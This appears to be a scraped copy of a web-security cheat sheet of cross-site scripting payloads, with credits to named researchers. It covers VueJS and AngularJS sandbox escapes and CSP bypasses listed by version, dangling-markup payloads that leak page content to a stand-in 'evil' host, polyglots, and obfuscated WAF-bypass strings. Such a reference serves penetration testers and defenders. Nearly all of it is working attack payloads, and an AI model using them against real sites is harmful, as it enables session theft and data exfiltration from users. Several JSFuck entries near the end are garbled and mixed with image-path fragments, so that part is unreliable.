Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

32

```
{{_c.constructor('alert(1)')()}}
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

32

```
{{_v.constructor('alert(1)')()}}
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

32

```
{{_s.constructor('alert(1)')()}}
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

39

```
<p v-show="_c.constructor`alert(1)`()">
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

52

```
<x v-on:click='_b.constructor`alert(1)`()'>click</x>
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

41

```
<x v-bind:a='_b.constructor`alert(1)`()'>
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

33

```
<x @[ _b.constructor`alert(1)`() ]>
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

33

```
<x :[_b.constructor`alert(1)`() ]>
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

33

```
<p v==_c.constructor`alert(1)`()>
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

33

```
<x #[_c.constructor`alert(1)`() ]>
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

32

```
<p :=_c.constructor`alert(1)`()>
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

32

```
{{_c.constructor('alert(1)')()}}
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

30

```
{{_b.constructor`alert(1)`()}}
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

40

```
<x v-bind:is="'script'" src="//14.rs" />
```



[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

27

```
<x is=script src=//14.rs>
```



[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

48

```
<x @click='_b.constructor`alert(1)`()'>click</x>
```



[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

33

```
<x @[ _b.constructor`alert(1)`() ]>
```



[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

33

```
<x :[_b.constructor`alert(1)`() ]>
```



[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

33

```
<x #[_c.constructor`alert(1)`() ]>
```



[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

52

```
<x title="&lt;iframe&Tab;onload&Tab;=alert(1)&gt;">
```



[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

73

```
<x title=""&lt;iframe&Tab;onload&Tab;=setTimeout (/alert (1) /.source) &gt;">
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

31

```
<xyz<img/src onerror=alert(1)>>
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

116

```
<svg><svg><b><noscript>&lt;/noscript&gt;&lt;iframe&Tab;onload=setTimeout (/alert (1) /.source) &gt;</noscript></b></svg>
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

59

```
<a @[ 'c\lic\u{6b} ' ] = "_c.constructor ('alert (1) ' ) () ">test</a>
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

42

```
{{ $el.ownerDocument.defaultView.alert (1) }}
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

56

```
{{ $el.innerHTML = '\u003cimg src onerror=alert(1)\u003e' }}
```



Copy

[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

45

```
<img src @error=e=$event.path.pop().alert(1)>
```

 Copy[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Ardern** & **PwnFunction** (Independent consultant)

55

```
<img src @error=e=$event.composedPath().pop().alert(1)>
```

 Copy[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Ardern** & **PwnFunction** (Independent consultant)

30

```
<img src @error=this.alert(1)>
```

 Copy[Link](#)

Version 2

Gareth Heyes (PortSwigger) & **Lewis Ardern** & **PwnFunction** (Independent consultant)

24

```
<svg@load=this.alert(1)>
```

 Copy[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Ardern** & **PwnFunction** (Independent consultant)

40

```
{{_openBlock.constructor('alert(1)')()}}
```

 Copy[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Ardern** & **PwnFunction** (Independent consultant)

42

```
{{_createBlock.constructor('alert(1)')()}}
```

 Copy[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Ardern** & **PwnFunction** (Independent consultant)

46

```
{{_toDisplayString.constructor('alert(1)')()}}
```

 Copy[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Ardern** & **PwnFunction** (Independent consultant)

42

```
{{_createVNode.constructor('alert(1)')()}}
```



Copy

[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

47

```
<p v-show=_createBlock.constructor`alert(1)`(>
```



Copy

[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

41

```
<x @[ _openBlock.constructor`alert(1)`(>]
```



Copy

[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

42

```
<x @[ _capitalize.constructor`alert(1)`(>]
```



Copy

[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

52

```
<x @click=_withCtx.constructor`alert(1)`(>click</x>
```



Copy

[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

40

```
<x @click=$event.view.alert(1)>click</x>
```



Copy

[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

34

```
{{_Vue.h.constructor`alert(1)`(>}}
```



Copy

[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

33

```
{{ $emit.constructor`alert(1)`() }}
```



Copy

[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

85

```
<teleport to=script:nth-child(2)>alert&lpar;1&rpar;</teleport></div><script></script>
```



Copy

[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

85

```
<teleport to=script:nth-child(2)>alert&lpar;1&rpar;</teleport></div><script></script>
```



Copy

[Link](#)

Version 3

Gareth Heyes (PortSwigger) & **Lewis Arden** & **PwnFunction** (Independent consultant)

35

```
<component is=script text=alert(1)>
```



Copy

[Link](#)

AngularJS sandbox escapes reflected

1.0.1 - 1.1.5

Mario Heiderich (Cure53)

41

```
{{ constructor.constructor('alert(1)')() }}
```



Copy

[Link](#)

1.0.1 - 1.1.5 (shorter)

Gareth Heyes (PortSwigger) & **Lewis Arden** (Synopsys)

33

```
{{ $on.constructor('alert(1)')() }}
```



Copy

[Link](#)

1.2.0 - 1.2.1

Jan Horn (Google)

122

```
{{ a='constructor';b={};  
a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)')() }}
```


 Copy[Link](#)

1.2.2 - 1.2.5

Gareth Heyes (PortSwigger)

23

```
{{{}}."));alert(1)//"}}
```

 Copy[Link](#)

1.2.6 - 1.2.18

Jan Horn (Google)

106

```
{{ (_=''.sub).call.call({}
[$='constructor'].getOwnPropertyDescriptor(.__proto__, $).value, 0, 'alert(1)')() }}
```

 Copy[Link](#)

1.2.19 - 1.2.23

Mathias Karlsson (Detectify)

124

```
{{toString.constructor.prototype.toString=toString.constructor.prototype.call;
["a","alert(1)"].sort(toString.constructor); }}
```

 Copy[Link](#)

1.2.24 - 1.2.29

Gareth Heyes (PortSwigger)

23

```
{{{}}."));alert(1)//"}}
```

 Copy[Link](#)

1.2.27-1.2.29/1.3.0-1.3.20

Gareth Heyes (PortSwigger)

23

```
{{{}}."));alert(1)//"}}
```

 Copy[Link](#)

1.3.0

Gábor Molnár (Google)

272

```
{{!ready && (ready = true) && ( !call ? $$watchers[0].get(toString.constructor.prototype) : (a = apply)
&& (apply = constructor) && (valueOf = call) && (''+'.toString( 'F = Function.prototype;' + 'F.apply =
F.a;' + 'delete F.a;' + 'delete F.valueOf;' + 'alert(1);' ))); }}
```

 Copy[Link](#)

1.3.3 - 1.3.18

Gareth Heyes (PortSwigger)

128

```
{{[[]][toString:[].join,length:1,0:'__proto__']}.assign=[].join;'a'.constructor.prototype.charAt=[].join;$eval('x=alert(1)//');}}
```



Copy

[Link](#)

1.3.19

Gareth Heyes (PortSwigger)

102

```
{{'a'[{toString:false,valueOf:[].join,length:1,0:'__proto__'}].charAt=[].join;$eval('x=alert(1)//');}}
```



Copy

[Link](#)

1.3.20

Gareth Heyes (PortSwigger)

65

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=alert(1)');}}
```



Copy

[Link](#)

1.4.0 - 1.4.9

Gareth Heyes (PortSwigger)

74

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1 } }';alert(1)//');}}
```



Copy

[Link](#)

1.5.0 - 1.5.8

Ian Hickey & Gareth Heyes (PortSwigger)

79

```
{{x={'y':''.constructor.prototype};x['y'].charAt=[].join;$eval('x=alert(1)');}}
```



Copy

[Link](#)

1.5.9 - 1.5.11

Jan Horn (Google)

517

```
{ { c=''.sub.call;b=''.sub.bind;a=''.sub.apply; c.$$apply=$apply;c.$$eval=b;op=$root.$$phase;
$root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
C=c.$$apply(c);$root.$$phase=op;$root.$digest=od; B=C(b,c,b);$evalAsync(" astNode=pop();
astNode.type='UnaryExpression'; astNode.operator='(window.X?void0:(window.X=true,alert(1)))+';
astNode.argument={type:'Identifier',name:'foo'}; "); m1=B($$asyncQueue.pop().expression,null,$root);
m2=B(C,null,m1);[].push.apply=m2;a=''.sub; $eval('a(b.c)');[].push.apply=a; }}
```



Copy

[Link](#)

>=1.6.0

Mario Heiderich (Cure53)

41

```
{{constructor.constructor('alert(1)')()}}
```

[Link](#)

>=1.6.0 (shorter)

Gareth Heyes (PortSwigger) & **Lewis Arden** (Synopsys)

33

```
{{$.on.constructor('alert(1)')()}}
```

[Link](#)**DOM based AngularJS sandbox escapes** (Using orderBy or no \$eval)

1.0.1 - 1.1.5

Mario Heiderich (Cure53)

37

```
constructor.constructor('alert(1)')()
```

[Link](#)

1.2.0 - 1.2.18

Jan Horn (Google)

118

```
a='constructor';b={};  
a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)')()
```

[Link](#)

1.2.19 - 1.2.23

Mathias Karlsson (Detectify)

119

```
toString.constructor.prototype.toString=toString.constructor.prototype.call;  
["a","alert(1)"].sort(toString.constructor)
```

[Link](#)

1.2.24 - 1.2.26

Gareth Heyes (PortSwigger)

317

```
{[['__proto__']][x]=constructor.getOwnPropertyDescriptor;g={[['__proto__']][x];}{[['__proto__']][y]=g('').sub[['__proto__'],'constructor'];}{[['__proto__']][z]=constructor.defineProperty;d={[['__proto__']][z];d('').sub[['__proto__'],'constructor',{value:false}];}{[['__proto__']][y].value('alert(1)')}()
```

[Link](#)

1.2.27-1.2.29/1.3.0-1.3.20

Gareth Heyes (PortSwigger)

20

```
{}.")));alert(1)//#";
```



Copy

[Link](#)

1.4.0-1.4.5

Gareth Heyes (PortSwigger)

75

```
'a'.constructor.prototype.charAt=[] .join;[1]|orderBy:'x=1 } }';alert(1)//#";
```



Copy

[Link](#)

1.4.2-1.5.8

Gareth Heyes (PortSwigger) & **Daniel Kachakil** (Anvil Ventures)

70

```
{y:'' .constructor.prototype}.y.charAt=[] .join;[1]|orderBy:'x=alert(1) '
```



Copy

[Link](#)

>=1.6.0

Mario Heiderich (Cure53)

37

```
constructor.constructor('alert(1)')()
```



Copy

[Link](#)

1.4.4 (without strings)

Gareth Heyes (PortSwigger)

134

```
toString().constructor.prototype.charAt=[] .join;  
[1,2]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)
```



Copy

[Link](#)

AngularJS CSP bypasses

All versions (Chrome)

Gareth Heyes (PortSwigger)

81

```
<input autofocus ng-focus="$event.path|orderBy:'[] .constructor.from([1],alert)'">
```



Copy

[Link](#)

All versions (Chrome) shorter

Gareth Heyes (PortSwigger)

56

```
<input id=x ng-focus=$event.path|orderBy:'(z=alert)(1)'">
```

 Copy[Link](#)

All versions (all browsers) shorter

Gareth Heyes (PortSwigger)

91

```
<input autofocus ng-focus="$event.composedPath()|orderBy:'[]'.constructor.from([1],alert)'">
```

 Copy[Link](#)

1.2.0 - 1.5.0

Eduardo Vela (Google)

190

```
<div ng-app ng-csp><div ng-focus="x=$event;" id=f tabindex=0>foo</div><div ng-repeat="(key, value) in x.view"><div ng-if="key == 'window'">{{ [1].reduce(value.alert, 1); }}</div></div></div>
```

 Copy[Link](#)

All versions (Chrome) shorter via oncut

Savan Gadhiya (NotSoSecure)

49

```
<input ng-cut=$event.path|orderBy:'(y=alert)(1)'">
```

 Copy[Link](#)

Scriptless attacks

Dangling markup



Background attribute

```
<body background="//evil? <table background="//evil? <table><thead background="//evil? <table><tbody background="//evil? <table><tfoot background="//evil? <table><td background="//evil? <table><th background="//evil?
```

 Copy[Link](#)

Link href stylesheet

```
<link rel=stylesheet href="//evil?
```

 Copy[Link](#)

Link href icon

```
<link rel=icon href="//evil?
```

 Copy[Link](#)**Meta refresh**

```
<meta http-equiv="refresh" content="0; http://evil?"
```

 Copy[Link](#)**Img to pass markup through src attribute**

```
<track default src="//evil?"
```

 Copy[Link](#)**Video using source element and src attribute**

```
<video><source src="//evil?"
```

 Copy[Link](#)**Audio using source element and src attribute**

```
<audio><source src="//evil?"
```

 Copy[Link](#)**Input src**

```
<input type=image src="//evil?"
```

 Copy[Link](#)**Button using formaction**

```
<form><button style="width:100%;height:100%" type=submit formaction="//evil?"
```

 Copy[Link](#)

Input using formaction

```
<form><input type=submit value="XSS" style="width:100%;height:100%" type=submit formaction="//evil?"
```

 Copy[Link](#)

Form using action

```
<button form=x style="width:100%;height:100%;"><form id=x action="//evil?"
```

 Copy[Link](#)

Object data

```
<object data="//evil?"
```

 Copy[Link](#)

Iframe src

```
<iframe src="//evil?"
```

 Copy[Link](#)

Embed src

```
<embed src="//evil?"
```

 Copy[Link](#)

Use textarea to consume markup and post to external site

```
<form><button formaction=//evil>XSS</button><textarea name=x>
```

 Copy[Link](#)

Pass markup data through window.name using form target

```
<button form=x>XSS</button><form id=x action=//evil target='
```

 Copy[Link](#)

Pass markup data through window.name using base target

```
<a href=http://subdomain1.portswigger-labs.net/dangling_markup/name.html><font size=100 color=red>You must click me</font></a><base target=
```

 Copy[Link](#)

Pass markup data through window.name using formtarget

```
<form><input type=submit value="Click me" formaction=http://subdomain1.portswigger-labs.net/dangling_markup/name.html formtarget=
```

 Copy[Link](#)

Using base href to pass data

```
<a href=abc style="width:100%;height:100%;position:absolute;font-size:1000px;">xss<base href="//evil/
```

 Copy[Link](#)

Using embed window name to pass data from the page

```
<embed src=http://subdomain1.portswigger-labs.net/dangling_markup/name.html name=
```

 Copy[Link](#)

Using iframe window name to pass data from the page

```
<iframe src=http://subdomain1.portswigger-labs.net/dangling_markup/name.html name=
```

 Copy[Link](#)

Using object window name to pass data from the page

```
<object data=http://subdomain1.portswigger-labs.net/dangling_markup/name.html name=
```

 Copy[Link](#)

Using frame window name to pass data from the page


```
<frameset><frame src=http://subdomain1.portswigger-labs.net/dangling_markup/name.html name="
```



Copy

Link



Overwrite type attribute with image in hidden inputs

```
<input type=hidden type=image src="//evil?
```



Copy

Link

Polyglots



Polyglot payload 1

```
javascript:/*--></title></style></textarea></script></xmp><svg/onload='+"/+/onmouseover=1/+/[*/[]/+alert(1)//'>
```



Copy

Link



Polyglot payload 2

```
javascript:"/*'/*`/*--></noscript></title></textarea></style></template></noembed></script><html \"/>
```



Copy

Link



Polyglot payload 3

```
javascript:/*--></title></style></textarea></script></xmp><details/open/ontoggle='+`"/+/onmouseover=1/+/[*/[]/+alert(/@PortSwiggerRes/)//'>
```



Copy

Link

WAF bypass global objects



XSS into a JavaScript string: string concatenation (window)

```
';window['ale'+rt'](window['doc'+ument']['dom'+ain']);//
```



Copy

Link



XSS into a JavaScript string: string concatenation (self)

```
';self['ale'+rt'](self['doc'+ument']['dom'+ain']);//
```



Copy

Link



XSS into a JavaScript string: string concatenation (this)

```
',';this['ale'+rt'](this['doc'+ument']['dom'+ain']);//
```

[Link](#)

XSS into a JavaScript string: string concatenation (top)

```
',';top['ale'+rt'](top['doc'+ument']['dom'+ain']);//
```

[Link](#)

XSS into a JavaScript string: string concatenation (parent)

```
',';parent['ale'+rt'](parent['doc'+ument']['dom'+ain']);//
```

[Link](#)

XSS into a JavaScript string: string concatenation (frames)

```
',';frames['ale'+rt'](frames['doc'+ument']['dom'+ain']);//
```

[Link](#)

XSS into a JavaScript string: string concatenation (globalThis)

```
',';globalThis['ale'+rt'](globalThis['doc'+ument']['dom'+ain']);//
```

[Link](#)

XSS into a JavaScript string: comment syntax (window)

```
',';window[/foo*/'alert'/*bar*/](window[/foo*/'document'/*bar*/]['domain']);//
```

[Link](#)

XSS into a JavaScript string: comment syntax (self)

```
',';self[/foo*/'alert'/*bar*/](self[/foo*/'document'/*bar*/]['domain']);//
```

[Link](#)

XSS into a JavaScript string: comment syntax (this)

```
',';this[/foo*/'alert'/*bar*/](this[/foo*/'document'/*bar*/]['domain']);//
```

[Link](#)

XSS into a JavaScript string: comment syntax (top)

```
',';top[/foo*/'alert'/*bar*/](top[/foo*/'document'/*bar*/]['domain']);//
```

[Link](#)**XSS into a JavaScript string: comment syntax (parent)**

```
';parent[/foo*/'alert'/*bar*/](parent[/foo*/'document'/*bar*/] ['domain']);//
```

[Link](#)**XSS into a JavaScript string: comment syntax (frames)**

```
';frames[/foo*/'alert'/*bar*/](frames[/foo*/'document'/*bar*/] ['domain']);//
```

[Link](#)**XSS into a JavaScript string: comment syntax (globalThis)**

```
';globalThis[/foo*/'alert'/*bar*/](globalThis[/foo*/'document'/*bar*/] ['domain']);//
```

[Link](#)**XSS into a JavaScript string: hex escape sequence (window)**

```
';window['\x61\x6c\x65\x72\x74'](window['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x6d\x61\x69\x6e\x6e']);//
```

[Link](#)**XSS into a JavaScript string: hex escape sequence (self)**

```
';self['\x61\x6c\x65\x72\x74'](self['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x6d\x61\x69\x6e\x6e']);//
```

[Link](#)**XSS into a JavaScript string: hex escape sequence (this)**

```
';this['\x61\x6c\x65\x72\x74'](this['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x6d\x61\x69\x6e\x6e']);//
```

[Link](#)**XSS into a JavaScript string: hex escape sequence (top)**

```
';top['\x61\x6c\x65\x72\x74'](top['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x6d\x61\x69\x6e\x6e']);//
```

[Link](#)**XSS into a JavaScript string: hex escape sequence (parent)**

```
';parent['\x61\x6c\x65\x72\x74'](parent['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x6d\x61\x69\x6e\x6e']);//
```

[Link](#)**XSS into a JavaScript string: hex escape sequence (frames)**

```
' ; frames [ '\x61\x6c\x65\x72\x74' ] ( frames [ '\x64\x6f\x63\x75\x6d\x65\x6e\x74' ] [ '\x64\x6f\x6d\x61\x69\x6e' ] ) ; //
```

[Link](#)**XSS into a JavaScript string: hex escape sequence (globalThis)**

```
' ; globalThis [ '\x61\x6c\x65\x72\x74' ] ( globalThis [ '\x64\x6f\x63\x75\x6d\x65\x6e\x74' ] [ '\x64\x6f\x6d\x61\x69\x6e' ] ) ; //
```

[Link](#)**XSS into a JavaScript string: hex escape sequence and base64 encoded string (window)**

```
' ; window [ '\x65\x76\x61\x6c' ] ( ' window [ "\x61\x6c\x65\x72\x74" ] ( window [ "\x61\x74\x6f\x62" ] ( "WFNT" ) ) ) ; //
```

[Link](#)**XSS into a JavaScript string: hex escape sequence and base64 encoded string (self)**

```
' ; self [ '\x65\x76\x61\x6c' ] ( ' self [ "\x61\x6c\x65\x72\x74" ] ( self [ "\x61\x74\x6f\x62" ] ( "WFNT" ) ) ) ; //
```

[Link](#)**XSS into a JavaScript string: hex escape sequence and base64 encoded string (this)**

```
' ; this [ '\x65\x76\x61\x6c' ] ( ' this [ "\x61\x6c\x65\x72\x74" ] ( this [ "\x61\x74\x6f\x62" ] ( "WFNT" ) ) ) ; //
```

[Link](#)**XSS into a JavaScript string: hex escape sequence and base64 encoded string (top)**

```
' ; top [ '\x65\x76\x61\x6c' ] ( ' top [ "\x61\x6c\x65\x72\x74" ] ( top [ "\x61\x74\x6f\x62" ] ( "WFNT" ) ) ) ; //
```

[Link](#)**XSS into a JavaScript string: hex escape sequence and base64 encoded string (parent)**

```
' ; parent [ '\x65\x76\x61\x6c' ] ( ' parent [ "\x61\x6c\x65\x72\x74" ] ( parent [ "\x61\x74\x6f\x62" ] ( "WFNT" ) ) ) ; //
```

[Link](#)**XSS into a JavaScript string: hex escape sequence and base64 encoded string (frames)**

```
' ; frames [ '\x65\x76\x61\x6c' ] ( ' frames [ "\x61\x6c\x65\x72\x74" ] ( frames [ "\x61\x74\x6f\x62" ] ( "WFNT" ) ) ) ; //
```

[Link](#)**XSS into a JavaScript string: hex escape sequence and base64 encoded string (globalThis)**

```
';globalThis['\x65\x76\x61\x6c']('globalThis["\x61\x6c\x65\x72\x74"](globalThis["\x61\x74\x66\x62"]("WENT")));//
```

[Link](#)**XSS into a JavaScript string: octal escape sequence (window)**

```
';window['\141\154\145\162\164']('\130\123\123');//
```

[Link](#)**XSS into a JavaScript string: octal escape sequence (self)**

```
';self['\141\154\145\162\164']('\130\123\123');//
```

[Link](#)**XSS into a JavaScript string: octal escape sequence (this)**

```
';this['\141\154\145\162\164']('\130\123\123');//
```

[Link](#)**XSS into a JavaScript string: octal escape sequence (top)**

```
';top['\141\154\145\162\164']('\130\123\123');//
```

[Link](#)**XSS into a JavaScript string: octal escape sequence (parent)**

```
';parent['\141\154\145\162\164']('\130\123\123');//
```

[Link](#)**XSS into a JavaScript string: octal escape sequence (frames)**

```
';frames['\141\154\145\162\164']('\130\123\123');//
```

[Link](#)**XSS into a JavaScript string: octal escape sequence (globalThis)**

```
';globalThis['\141\154\145\162\164']('\130\123\123');//
```



Copy

[Link](#)**XSS into a JavaScript string: unicode escape (window)**

```
';window['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```



Copy

[Link](#)**XSS into a JavaScript string: unicode escape (self)**

```
';self['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```



Copy

[Link](#)**XSS into a JavaScript string: unicode escape (this)**

```
';this['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```



Copy

[Link](#)**XSS into a JavaScript string: unicode escape (top)**

```
';top['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```



Copy

[Link](#)**XSS into a JavaScript string: unicode escape (parent)**

```
';parent['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```



Copy

[Link](#)**XSS into a JavaScript string: unicode escape (frames)**

```
';frames['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```



Copy

[Link](#)**XSS into a JavaScript string: unicode escape (globalThis)**

```
';globalThis['\u{0061}\u{006c}\u{0065}\u{0072}\u{0074}']('\u{0058}\u{0053}\u{0053}');//
```



Copy

[Link](#)**XSS into a JavaScript string: RegExp source property (window)**

```
';window[/al/.source+/ert/.source](/XSS/.source);//
```

[Link](#)**XSS into a JavaScript string: RegExp source property (self)**

```
';self[/al/.source+ert/.source](/XSS/.source);//
```

[Link](#)**XSS into a JavaScript string: RegExp source property (this)**

```
';this[/al/.source+ert/.source](/XSS/.source);//
```

[Link](#)**XSS into a JavaScript string: RegExp source property (top)**

```
';top[/al/.source+ert/.source](/XSS/.source);//
```

[Link](#)**XSS into a JavaScript string: RegExp source property (parent)**

```
';parent[/al/.source+ert/.source](/XSS/.source);//
```

[Link](#)**XSS into a JavaScript string: RegExp source property (frames)**

```
';frames[/al/.source+ert/.source](/XSS/.source);//
```

[Link](#)**XSS into a JavaScript string: RegExp source property (globalThis)**

```
';globalThis[/al/.source+ert/.source](/XSS/.source);//
```

[Link](#)**XSS into a JavaScript string: Hieroglyphy/JSFuck (window)**

```
';window[(+{}+[])[+![]]+(![]+[])[!+[]+![]]+([[]]+[])[!+[]+![]+![]]+(![]+[])[+![]]+(![]+[])[+[]])((+{}+[])[+![]]);//
```

[Link](#)**XSS into a JavaScript string: Hieroglyphy/JSFuck (self)**

```
';self[(+{}+[])[+![]]+(![]+[])[!+[]+![]]+([[]]+[])[!+[]+![]+![]]+(![]+[])[+![]]+(![]+[])[+[]])((+{}+[])[+![]]);//
```




```
;this[(+{+}[+]) [+![]] + (! [] + []) [!+[+]!] + ([ [] ] + []) [!+[+]! []] + (! [] + []) [+!! []] + (!! [] + []) [+[]]]  
((+{+}[+]) [+![]]);//
```



```

';top[(+{}+[]) [+!! []]+(! []+[]) [!+[]+!! []]+([[] []]+[]) [!+[]+!! []]+(!! []+[]) [+!! []]+(!! []+[]) [+[]])
((+{}+[]) [+!! []]);//


```



```

';parent[(+{+}[+]) [+! []] + (! [] + []) [+! [+! []] + ([ []] + []) [+! [+! []] + (! [] + []) [+! []] + (! [] + [])
[+[]]] ((+{+}[+]) [+! []]);//


```



```

';frames[ (+{+}[+]) [+![]]+(![+][+]) [+![]+![]]+([[]][+]) [+![]+![]]+(![+][+]) [+![]]+(![+][+])
[+[]]] ((+{+}[+]) [+![]]);//

```



```












;globalThis[(+{}+[]) [+!! []] (+! []+[]) [+!+! []]+([[] []]+[]) [+!+! []]+!! []]+(! []+[]) [+!! []]+(! []+[])
[+[]]) ((+{}+[]) [+!! []]);//

```









Content types

This section lists content-types that can be used for XSS with the X-Content-Type-Options: nosniff header active.

Content-Type	Browsers PoC
text/html	 <code><script>alert(document.domain)</script></code>
application/xhtml+xml	 <code><x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script></code>
application/xml	 <code><x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script></code>
text/xml	 <code><x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script></code>
image/svg+xml	 <code><x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script></code>
text/xsl	 <code><x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script></code>
application/vnd.wap.xhtml+xml	 <code><x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script></code>
text/rdf	 <code><x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script></code>
application/rdf+xml	 <code><x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script></code>
application/mathml+xml	 <code><x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script></code>
text/vtt	 <code><script>alert(document.domain)</script></code>
text/cache-manifest	 <code><script>alert(document.domain)</script></code>










Response content types

This section lists content-types that can be used for XSS when you can inject into the content-type header.

Content-Type	Browsers PoC
text/plain; x=x, text/html, foobar	 <code><script>alert(document.domain)</script></code>
text/html(xxx)	 <code><script>alert(document.domain)</script></code>
text/html xxx	 <code><script>alert(document.domain)</script></code>
text/html xxx	 <code><script>alert(document.domain)</script></code>
text/html, xxx	 <code><script>alert(document.domain)</script></code>
text/html; xxx	 <code><script>alert(document.domain)</script></code>

Impossible labs

To find out what these are for, please refer to [Documenting the impossible: Unexploitable XSS labs](#).

Title	Description	Length limit	Closest vector	Link
